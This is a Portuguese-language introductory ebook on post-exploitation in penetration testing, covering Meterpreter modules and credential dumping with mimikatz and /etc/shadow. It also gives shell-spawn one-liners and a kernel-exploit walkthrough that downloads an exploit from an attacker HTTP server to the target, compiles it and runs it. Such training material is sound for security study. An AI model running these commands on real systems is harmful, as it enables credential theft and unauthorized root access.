TÉCNICAS DE PÓS EXPLORAÇÃO BÁSICO

JOAS ANTONIO

Sobre o Livro

- O objetivo é ensinar técnicas de pós exploração em sistemas operacionais Windows e Linux;
- Esse material ele não é prático, apenas apresenta métodos para realizar pós exploração;
- Um livro básico feito para todos os públicos.

Sobre o Autor

- Entusiasta e apaixonado por segurança da informação;
- https://www.linkedin.com/in/joas-antonio-dos-santos/

Conceitos de Pós Exploração

Conceito

- **Pós-exploração** significa basicamente as fases da operação depois que o sistema da vítima é comprometido pelo invasor. O valor do sistema comprometido é determinado pelo valor dos dados reais armazenados nele e como um invasor pode usá-lo para fins maliciosos. O conceito de pós-exploração surgiu desse fato apenas sobre como você pode usar as informações do sistema comprometido da vítima. Essa fase realmente lida com a coleta de informações confidenciais, a documentação e a ideia das definições de configuração, interfaces de rede e outros canais de comunicação. Eles podem ser usados para manter o acesso persistente ao sistema conforme as necessidades do invasor.

A Importância

- A pós-exploração obtém o acesso que temos e tenta estender e elevar esse acesso. Compreender como os recursos de rede interagem e como alternar de uma máquina comprometida para a próxima agrega valor real aos nossos clientes. Identificar corretamente máquinas vulneráveis no ambiente e provar que as vulnerabilidades são exploráveis é bom. Mas ser capaz de coletar informações para demonstrar um impacto significativo nos negócios é melhor.

O que envolve a pós exploração?

- Coleta de informação avançada;
- Captura de senhas;
- Elevação de privilégios;
- Movimento Lateral e Pivoting;
- Exfiltração de dados;
- Acesso persistente;

Mitre Attack

- A MITRE introduziu o ATT&CK (Adversarial Tactics, Techniques & Common Knowledge - Táticas, técnicas e conhecimento comum dos inimigos) em 2013 como uma forma de descrever e classificar os comportamentos dos inimigos com base em observações do mundo real. O ATT&CK é uma lista estruturada de comportamentos conhecidos do agressor, que foram compilados em táticas e técnicas e expressos em várias matrizes, bem como via STIX/TAXII. Como essa lista é uma representação abrangente dos comportamentos dos agressores ao comprometer as redes, ela é útil para várias análises ofensivas e defensivas, representações e outros mecanismos.

Mitre Attack - Matriz

- A MITRE dividiu o ATT&CK em várias matrizes diferentes: Enterprise, Mobile e PRE-ATT&CK. Cada uma dessas matrizes contém várias táticas e técnicas associadas ao tema da matriz.
- A matriz Enterprise é formada por técnicas e táticas que se aplicam aos sistemas Windows, Linux e/ou MacOS. A Mobile contém táticas e técnicas que se aplicam a dispositivos móveis. A PRE-ATT&CK contém táticas e técnicas relacionadas às ações dos agressores *antes* de tentar explorar uma rede ou sistema em particular.

Mitre Attack – Diferença de Matrizes

- O PRE-ATT&CK e ATT&CK Enterprise se unem para criar uma lista completa de táticas que se alinham ao Cyber Kill Chain. Geralmente, o PRE-ATT&CK alinha-se às primeiras três fases do kill chain: reconhecimento, armamento e entrega. O ATT&CK Enterprise alinha-se bem às quatro últimas fases do kill chain: exploração, instalação, comando e controle, ações sobre objetivos.

Táticas do PRE-ATT&CK	Táticas do ATT&CK Enterprise
• Definição de prioridades • Escolha do alvo • Coleta de informações • Identificação de pontos fracos • OpSec do inimigo • Estabelecer e manter a infraestrutura • Desenvolvimento de persona • Recursos de criação • Recursos de teste • Recursos de estágios	• Acesso inicial • Execução • Persistência • Escalação de privilégios • Evasão de defesa • Acesso a credenciais • Descoberta • Movimento lateral • Coleta • Exfiltração • Comando e controle

Metasploit

- O Metasploit possui uma ampla variedade de módulos pós-exploração que podem ser executados em alvos comprometidos para reunir evidências, se aprofundar na rede de destino e muito mais.
- **WINDOWS**

Post Capture Modules
Post Gather Modules
Post Manage Modules

LINUX

- Post Gather Modules

OS X

- Post Gather Modules

MULTIPLE OS

- Post Gather Modules
  Post General Modules

Meterpreter – O que é?

- O Meterpreter, a forma abreviada de Meta-Interpreter é uma carga útil avançada e multifacetada que opera via injeção de DLL. O Meterpreter reside completamente na memória do host remoto e não deixa vestígios no disco rígido, dificultando a detecção com técnicas forenses convencionais. Scripts e plugins podem ser carregados e descarregados dinamicamente, conforme necessário, e o desenvolvimento do Meterpreter é muito forte e está em constante evolução.

Meterpreter - Objetivo

- Com payloads em geral, geralmente é oferecido um shell através do qual podemos simplesmente interagir com o sistema. Sob essas circunstâncias normais, uma vez que o sistema é explorado, uma única carga útil é entregue, capaz de executar comandos. E se você quiser baixar um arquivo? Ou você quer pegar os hashes de senha de todas as contas de usuário? Ou você deseja girar para outro rede? Ou você deseja aumentar seu privilégio? Bem, é claro que você pode fazer essas tarefas, mas imagine o número de etapas e dificuldades que você precisará superar enquanto segue por este caminho

Meterpreter

- Outro fato bonito sobre o meterpreter é sua capacidade de permanecer indetectável por sistemas de detecção de intrusão mais usados. Incorporando-se ao processo de pré-execução no host remoto, ele não altera os arquivos do sistema no HDD e, portanto, não fornece nenhuma pista para o HIDS [Host Intrusion Detect System. Além disso, o processo no qual o meterpreter está sendo executado pode ser alterado em a qualquer momento, então rastreá-lo ou encerrá-lo torna-se bastante difícil, mesmo para um pessoa.

Meterpreter e Exemplos

Meterpreter - Examples

- Um laboratório interessante que você pode testar é subir uma máquina Windows XP e Windows 7 e utilizar dois exploits:
  - MS08_067
  - MS17-010
- Duas vulnerabilidades para realizar shell reversa em uma máquina, lembre-se que no Windows você precisa definir o payload conforme a arquitetura do alvo, então se o alvo for 32 bits você utiliza.

Set payload Windows/meterpreter/reverse_tcp

- Caso seja 64 bits

Set payload Windows/x64/meterpreter/reverse_tcp

Meterpreter - Examples

- Por meio de um alvo comprometido, você pode executar um Arp Scanner e enumerar todos os hosts de uma rede

```
meterpreter > run post/windows/gather/arp_scanner RHOSTS=192.168.1.0/24

[*] Running module against V-MAC-XP
[*] ARP Scanning 192.168.1.0/24
[*]     IP: 192.168.1.1 MAC b2:a8:1d:e0:68:89
[*]     IP: 192.168.1.2 MAC 0:f:b5:fc:bd:22
[*]     IP: 192.168.1.11 MAC 0:21:85:fc:96:32
[*]     IP: 192.168.1.13 MAC 78:ca:39:fe:b:4c
[*]     IP: 192.168.1.100 MAC 58:b0:35:6a:4e:cc
[*]     IP: 192.168.1.101 MAC 0:1f:d0:2e:b5:3f
[*]     IP: 192.168.1.102 MAC 58:55:ca:14:1e:61
[*]     IP: 192.168.1.105 MAC 0:1:6c:6f:dd:d1
[*]     IP: 192.168.1.106 MAC c:60:76:57:49:3f
[*]     IP: 192.168.1.195 MAC 0:c:29:c9:38:4c
[*]     IP: 192.168.1.194 MAC 12:33:a0:2:86:9b
[*]     IP: 192.168.1.191 MAC c8:bc:c8:85:9d:b2
[*]     IP: 192.168.1.193 MAC d8:30:62:8c:9:ab
[*]     IP: 192.168.1.201 MAC 8a:e9:17:42:35:b0
```

Meterpreter - Examples

- Verificar se o alvo comprometido é uma máquina virtual

```
meterpreter > run post/windows/gather/checkvm

[*] Checking if V-MAC-XP is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

Meterpreter - Examples

- Coletar Hashes e tokens de senha do alvo

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against V-MAC-XP
[+] Collecting hashes...
    Extracted: Administrator:7bf4f254f224bb24aad3b435b51404ee:2892d23cdf84d7a70e2eb2b9f05c425e
    Extracted: Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
    Extracted: HelpAssistant:2e61920ebe3ed6e6d108113bf6318ee2:5abb944dc0761399b730f300dd474714
    Extracted: SUPPORT_388945a0:aad3b435b51404eeaad3b435b51404ee:92e5d2c675bed8d4dc6b74ddd9b4c287
[+] Collecting tokens...
    NT AUTHORITY\LOCAL SERVICE
    NT AUTHORITY\NETWORK SERVICE
    NT AUTHORITY\SYSTEM
    NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Meterpreter - Examples

- Enumerar aplicativos de uma máquina

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on WIN7-X86

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Flash Player 25 ActiveX                           25.0.0.148
 Google Chrome                                           58.0.3029.81
 Google Update Helper                                    1.3.33.5
 Google Update Helper                                    1.3.25.11
 Microsoft .NET Framework 4.6.1                          4.6.01055
 Microsoft .NET Framework 4.6.1                          4.6.01055
```

Meterpreter - Examples

- Traz sugestões de exploits locais para realizar pós exploração

```
msf > use post/multi/recon/local_exploit_suggester
msf post(local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   SESSION         2                yes       The session to run this module on.
   SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits

msf post(local_exploit_suggester) > run

[*] 192.168.101.129 - Collecting local exploits for x86/windows...
```

Meterpreter - Examples

- Enumerar configurações de serviços Linux

```
msf  > use post/linux/gather/enum_configs
msf post(enum_configs) > show options

Module options (post/linux/gather/enum_configs):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_configs) > run

[*] Running module against kali
[*] Info:
[*]     Kali GNU/Linux 1.0.6
[*]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] apache2.conf stored in /root/.msf4/loot/20140228005504_default_192.168.1.109_linux.enum.conf_735045.txt
```

Meterpreter - Examples

- Reune informações de rede em regras no Iptables, interfaces, informações de rede sem fio, portas abertas e etc

```
msf > use post/linux/gather/enum_network
msf post(enum_network) > show options

Module options (post/linux/gather/enum_network):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_network) > run

[*] Running module against kali
[*] Module running as root
[+] Info:
[+]     Kali GNU/Linux 1.0.6
[+]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Collecting data...
[*] Network config stored in /root/.msf4/loot/20140228005655_default_192.168.1.109_linux.enum.netwo_533784.txt
```

Meterpreter - Examples

- O módulo **enum_protections** tenta encontrar certos aplicativos instalados que podem ser usados para impedir ou detectar nossos ataques, o que é feito localizando determinados locais binários e ver se eles são realmente executáveis.

```
msf > use post/linux/gather/enum_protections
msf post(enum_protections) > show options

Module options (post/linux/gather/enum_protections):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_protections) > run

[*] Running module against kali
[*] Info:
[*]     Kali GNU/Linux 1.0.6
[*]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] Finding installed applications...
[+] truecrypt found: /usr/bin/truecrypt
```

Meterpreter - Examples

- O módulo **enum_users_history** reúne informações específicas do usuário. Lista de usuários, histórico do bash, histórico do mysql, histórico do vim, lastlog e sudoers.

```
msf > use post/linux/gather/enum_users_history
msf post(enum_users_history) > show options

Module options (post/linux/gather/enum_users_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  1                yes       The session to run this module on.

msf post(enum_users_history) > run

[+] Info:
[+]     Kali GNU/Linux 1.0.6
[+]     Linux kali 3.12-kali1-486 #1 Debian 3.12.6-2kali1 (2014-01-06) i686 GNU/Linux
[*] History for root stored in /root/.msf4/loot/20140228005914_default_192.168.1.109_linux.enum.users_491309.txt
```

Meterpreter - Script

- E claro, assim como os módulos do metasploit são abertos para modificação, o Meterpreter tem scripts que podem ser melhorados, caso você queira criar seus próprios scripts é essencial conhecer de Ruby e entender sua estrutura.
- Caso tenha interesse de entender, fiz o código comentado de um script meterpreter, vou colocar outros códigos, seja exploits e módulos de pós exploração também.

- https://github.com/CyberSecurityUP/Development-for-Metasploit
- https://www.offensive-security.com/metasploit-unleashed/custom-scripting/
- https://www.offensive-security.com/metasploit-unleashed/custom-scripting/

Técnicas de Pós Exploração

O que será apresentado nesse cápitulo?

- Dicas e métodos para exploração de vulnerabilidades;
- Técnicas de coleta de senhas e enumeração de usuários;
- Quebra de senhas;
- Spawn de Shells;
- Exploit-db, Searchsploit e Metasploit;
- Métodos de escalação de privilégios Linux;
- Métodos de escalação de privilégios Windows;
- Desenvolvendo o pensamento Try Harder;

Explorando vulnerabilidades

- Sempre que você está realizando um PenTest à primeira etapa que sempre realizamos é o Scanning para identificar à versão do sistema operacional, serviços sendo utilizados e portas que estão abertas. E após essa identificação você procura brechas de segurança, seja em nível de sistema ou no nível de aplicação.
- Mas para entender melhor como conseguir explorar uma vulnerabilidade, precisamos entender as camadas de segurança e como afetar cada uma delas.

Camadas de Segurança - Física

Segurança Física:

- (Salvaguardar as pessoas, o hardware, os programas, as redes e os dados contra ameaças físicas)

PenTest nessa camada:

- Mapear entradas da empresa, Identificar mecanismo de segurança física;
- Utilizar técnicas de Lockpicking para entrar em uma empresa;
- Acessar salas de servidores ou um escritório se passando por um funcionário e utilizando BadUSB para espetar no computador mais fácil;
- Mergulhar na Lixeira (Dumpster Diving);
- Interceptar sinais de frequência;

Camadas de Segurança - Redes

Segurança de Redes:

- Protege as redes e seus serviços contra modificação, destruição ou divulgação não autorizada

PenTest nessa camada:

- Quebrar a senha de uma rede wireless ou tentar invadir tal rede por meio de um computador infectado dentro dela;
- Enumerar hosts, serviços e portas abertas em uma rede;
- Procurar por brechas e vulnerabilidades nesses hosts, talvez um exploit pronto para comprometer um serviço que está em uma versão vulnerável;
- Exfiltrar dados de uma rede;
- Pivoting e movimentos laterais;

Camadas de Segurança - Sistemas

Segurança de Sistemas:

- Protege o sistema e suas informações contra roubo, corrupção, acesso não autorizado ou mau uso

PenTest nessa camada:

- Quebra de hashes de senhas;
- Comprometer os serviços sendo rodados nesse sistema;
- Escalação de privilégios;
- Roubo de informações;

Camadas de Segurança - Aplicações

Segurança de Aplicativos:

- Abrange o uso de software, hardware e métodos processuais para proteger os aplicativos contra ameaças externas

PenTest nessa camada:

- Identificar versões de aplicação;
- Explorar vulnerabilidades em aplicações;
- Roubo de informações;
- Comprometer o sistema operacional dessa aplicação;

Camadas de Segurança - Usuários

Segurança de Usuários Finais:

- Garante que um usuário válido esteja conectado e que o usuário conectado tenha permissão para utilizar um aplicativo/programa

PenTest nessa camada:

- Técnicas de OSINT;
- Engenharia Social;
- Phishings;
- Quebra de controles de acessos;

Explorando vulnerabilidades

- Esses são apenas alguns dos métodos que pode ser utilizados para explorar cada camada de segurança de uma organização;
- Obviamente que dentro desses métodos você tem técnicas que podem ser utilizadas para alcançar determinados objetivos;

Dicas

- Fique sempre de olho em novas vulnerabilidades que vão surgindo;
- Pratique em laboratórios técnicas de exploração que vai desde da camada de aplicação até à camada de sistemas, pois muita das vezes uma brecha surge em aplicações e que resulta no comprometimento do sistema;
- Além de estudar formas de realizar pentest nessas camadas e entender as brechas de segurança que existem;

Comandos Linux

- https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List

Comandos Windows

- https://medium.com/@int0x33/day-26-the-complete-list-of-windows-post-exploitation-commands-no-powershell-999b5433b61e

Coleta de senhas e enumeração de usuários - Windows

Comandos utilizados para coletar usuários com diferentes tipos de privilégios

- net accounts
- net accounts /domain
- net logalgroup administrators
- net localgroup administrators /dmain
- net group "domain Admins" /domain
- net group "Enterprise Admins" /domain
- net view /localgroup
- net localgroup Administrators
- net localgroup /Domain
- gpresult: view group policy
- gupdate: update group policy
- gpresult /z
- net users

```
meterpreter > getuid
Server username: WINXP-E95CE571A1\Administrator

meterpreter > getsystem
...got system (via technique 1).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > load mimikatz
Loading extension mimikatz...success.

meterpreter > help mimikatz

Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

```
meterpreter > mimikatz_command -f samdump::hashes
Ordinateur : winxp-e95ce571a1
BootKey    : 553d8c1349162121e2a5d3d0f571db7f

Rid  : 500
User : Administrator
LM   :
NTLM : d6eec67681a3be111b5605849505628f
```

Coleta de senhas e enumeração de usuários - Windows

Dump de hashs de senha

- Você pode utilizar o Mimikatz, o Meterpreter ele tem um script pronto para isso.

```
root@kali:~/Desktop/thm# nmap -p 445 --script=smb-enum-shares.nse,smb-en
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-12 12:20 WIB
Nmap scan report for 10.10.191.100
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.191.100\Anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\samba\anonymous
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.191.100\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba Server 4.3.11-Ubuntu)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|_    Current user access: READ/WRITE
|_smb-enum-users: ERROR: Script execution failed (use -d to debug)
```

Coleta de senhas e enumeração de usuários - Windows

Enumerando usuários com SMB_USER


- nmap -p445 — script smb-protocols <target ip>
- nmap -p139 — script smb-protocols <target ip>
- nmap --script smb-enum-users.nse -p445 <host>
- nmap -sU -sS --script smb-enum-users.nse -p <port> <host>

Coleta de senhas e enumeração de usuários - Windows

Outros métodos

- https://www.offensive-security.com/metasploit-unleashed/john-ripper/
- https://medium.com/@Shorty420/enumerating-ad-98e0821c4c78
- https://null-byte.wonderhowto.com/how-to/enumerate-smb-with-enum4linux-smbclient-0198049/
- https://www.youtube.com/watch?v=YxeXfHkHAUI
- https://www.youtube.com/watch?v=sXqT95eIAjo
- https://www.youtube.com/watch?v=sA51iv07cp8

Coleta de senhas e enumeração de usuários - Linux



Coletando usuários em Linux

- cat /etc/passwd
- Less /etc/passwd
- More /etc/passwd
- tail -5 /etc/passwd
- head -5 /etc/passwd
- awk -F':' '{ print $1}' /etc/passwd
- cut -d: -f1 /etc/passwd
- getent passwd
- compgen -u

Coleta de senhas e enumeração de usuários – Linux

Coletando hash de senha

- `cat /etc/shadow`
- `Openssl passwd -1`
- `openssl passwd -1 -salt yoursalt`
- `python -c "import crypt; print crypt.crypt('joske’)”`
- `Getent passwd`

Coleta de senhas e enumeração de usuários – Linux

Outros métodos:

- https://github.com/mubix/post-exploitation/wiki/Linux-Post-Exploitation-Command-List#user_accounts
- https://backdoorshell.gitbooks.io/oscp-useful-links/content/linux-post-exploitation.html

Enumeração HTTP

- Dirb Enumeration: https://www.hackingarticles.in/comprehensive-guide-on-dirb-tool/
- Recon: https://github.com/OfJAAH/ReconOfJAAAH
- Nmap HTTP Enumeration: https://nmap.org/nsedoc/scripts/http-enum.html

Quebra de senhas – Passiva (Criptografias e Hashs)

John The Ripper: https://www.tunnelsup.com/getting-started-cracking-password-hashes/

Hashcrack: https://laconicwolf.com/2018/09/29/hashcat-tutorial-the-basics-of-cracking-passwords-with-hashcat/

HashKiller: https://hashkiller.io/

Quebra de senhas – Online

SSH Brute Force: https://linuxconfig.org/ssh-password-testing-with-hydra-on-kali-linux

https://sempreupdate.com.br/introducao-ao-hydra-brute-force/

SMB Brute Force: https://github.com/m4ll0k/SMBrute

https://www.youtube.com/watch?v=F_CaOtXIPJg

https://techwagyu.com/best-brute-force-password-cracking-software/

HTTP Brute Force: https://redteamtutorials.com/2018/10/25/hydra-brute-force-https/

- **Dica:** Em muitos challenges as senhas do Rockyou.txt são padrão

Spawn Shells

- Após comprometer um sistema, muita das vezes você não tem uma shell interativa, apenas uma tela toda preta que vai digitando os comandos, mas não sabe quais os resultados são apresentados na maioria dos comandos que você vai inserindo, por isso como uma técnica de pós exploração é utilizado Shell Interativas que você pode gerar elas utilizando vários métodos.
- Utilizando Python: python -c 'import pty; pty.spawn("/bin/sh")’
- Utilizando Python 3: python3 -c 'import pty; pty.spawn("/bin/sh")’
- Utilizando ECHO: echo 'os.system('/bin/bash')’
- Utilizando SH: /bin/sh –i
- Utilizando Perl: perl -e 'exec "/bin/sh";’
- Utilizando Lua: Lua; os.execute('/bin/sh')

Buscando métodos de pós exploração

- E caso você queira procurar exploits locais, scripts auxiliares e outros métodos para elevar seus privilégios ou quebrar um controle de acesso, eu recomendo 2 ferramentas;
- https://exploit-db.com/
- https://www.exploit-db.com/searchsploit
- Ambas as duas ferramentas que são a mesma coisa, te ajuda à procurar exploits públicos que pode elevar seus privilégios ou explorar uma vulnerabilidade para ganhar uma shell reversa como root;
- E o Metasploit como adicional, contém diversas vulnerabilidades que são constantemente usadas e digo que é bacana você explorar melhor essa ferramenta;
- https://www.offensive-security.com/metasploit-unleashed/

Escalação de privilégio por Kernel

- Quando falamos de escalar privilégios para conseguir root, temos diversas maneiras para que isso seja realizado e uma delas é via Kernel;
- Muitos Kernel tem vulnerabilidades que permitem explorar uma brecha para elevar root;
- https://threatpost.com/local-privilege-escalation-flaw-in-linux-kernel-allows-root-access/137748/
- Usando o comando Uname –a ele mostra a versão do Kernel do seu alvo, basta apenas procurar um exploit no exploit-db ou no próprio searchsploit;

Escalação de privilégio por Kernel - Example

```
python -c "import pty;pty.spawn('/bin/bash')"
msfadmin@metasploitable:~$
```

```
msfadmin@metasploitable:~$ uname -a
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i
686 GNU/Linux
```

```
root@kali:~# searchsploit Linux Kernel 2.6.24
------------------------------------------------------------ ----------------------------------------
 Exploit Title                                              |  Path
                                                            | (/usr/share/exploitdb/)
------------------------------------------------------------ ----------------------------------------
Linux Kernel 2.6.17 < 2.6.24.1 - 'vmsplice' Local Privile | exploits/linux/local/5092.c
Linux Kernel 2.6.20/2.6.24/2.6.27_7-10 (Ubuntu 7.04/8.04/ | exploits/linux/remote/8556.c
Linux Kernel 2.6.23 < 2.6.24 - 'vmsplice' Local Privilege | exploits/linux/local/5093.c
Linux Kernel 2.6.24_16-23/2.6.27_7-10/2.6.28.3 (Ubuntu 8. | exploits/linux_x86-64/local/9083.c
Linux Kernel 2.6.27.7-generic/2.6.18/2.6.24-1 - Local Den | exploits/linux/dos/7454.c
------------------------------------------------------------ ----------------------------------------
```

Veja que temos diversos exploits e ai se o alvo possuir GCC você pode subir uma servidor http utilizando python e com wget baixar na máquina do alvo.

Filtro de pesquisa no Searchsploit:
searchsploit linux kernel 3.2 --exclude="(PoC)|/dos/"

Escalação de privilégio por Kernel - Example

```
root@kali:~# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
msfadmin@metasploitable:/tmp$ wget http://10.0.0.49:8000/9083.c -o 9083.c
wget http://10.0.0.49:8000/9083.c -o 9083.c
```

Sempre vá para a pasta /tmp, são poucos casos raros que você não vai conseguir escrever ou executar algo, então subiu o arquivo.c, faz a compilação dele com gcc.
Caso na máquina não tenha, faça no seu Kali e já suba o arquivo compilado, porém seu Kali for 64 bits e o alvo 32 bits, vai precisar baixar essa biblioteca (apt-get install gcc-multilib)

E na hora da compilação em 32 digitar: gcc –m32 exploit.c –o exploit

No alvo, de permissão de execução pro exploit, digitando: chmod +x exploit e ai basta digitar em seguida ./exploit para executar.

Verified Has App

Filters Reset All

Show 15

Search: Linux Kernel Privilege E:

Date	D	A	V	Title	Type	Platform	Author
2019-12-16	⬇		✓	Linux 5.3 - Privilege Escalation via io_uring Offload of sendmsg() onto Kernel Thread with Kernel Creds	Local	Linux	Google Security Research
2018-12-29	⬇		✗	Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation	Local	Linux	bcoles
2018-12-29	⬇		✗	Linux Kernel < 4.4.0/ < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / SMEP)	Local	Linux	bcoles

Escalação de privilégio por Kernel – Exploit-db

- https://payatu.com/guide-linux-privilege-escalation
- https://www.youtube.com/watch?v=8rNsxbCgKzY
- https://www.youtube.com/watch?v=3o5lUYmY0BA
- https://www.youtube.com/watch?v=DODDAWnWD5k

```
find / -perm +2000 -user root -type f -print
find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a file can delete or ren
find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not the user who started it.
find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not the user who started it.
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID
for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o w -type d 2>/dev/null     # world-writeable folders
find / -perm -o x -type d 2>/dev/null     # world-executable folders
find / \( -perm -o w -perm -o x \) -type d 2>/dev/null   # world-writeable & executable folders
```

Escalação de privilégio – Pesquisar arquivos com privilégios para root SUID e GUID

- https://github.com/rebootuser/LinEnum
- https://github.com/mzet-/linux-exploit-suggester
- wget https://highon.coffee/downloads/linux-local-enum.sh

Escalação de privilégio por Kernel

CVE-2010-2959 - 'CAN BCM' Privilege Escalation - Linux Kernel < 2.6.36-rc1 (Ubuntu 10.04 / 2.6.32)

```
wget -O i-can-haz-modharden.c http://www.exploit-db.com/download/14814
$ gcc i-can-haz-modharden.c -o i-can-haz-modharden
$ ./i-can-haz-modharden
[+] launching root shell!
# id
uid=0(root) gid=0(root)
```

CVE-2010-3904 - Linux RDS Exploit - Linux Kernel <= 2.6.36-rc8
https://www.exploit-db.com/exploits/15285/

CVE-2016-5195 - Dirty Cow - Linux Privilege Escalation - Linux Kernel <= 3.19.0-73.8
https://dirtycow.ninja/

Escalação de privilégio - Linux

Outros métodos para escalar privilégios você pode encontrar aqui:
https://gtfobins.github.io/

Seja via Docker, Perl, APT, SUDO e etc. Basta explorar e pesquisar como aplicar esses métodos, uma ferramenta que vai te ajudar é o LinEnum para detectar a melhor forma de conseguir Root

https://www.youtube.com/watch?v=WgTL7KM44YQ
https://www.youtube.com/watch?v=_LyiOBGP9iw
https://www.youtube.com/watch?v=X_ixKHvOpJQ
https://www.youtube.com/watch?v=VF4In6rIPGc
https://www.youtube.com/watch?v=4nCnh6BHcUg

```
c:\Inetpub>churrasco
churrasco
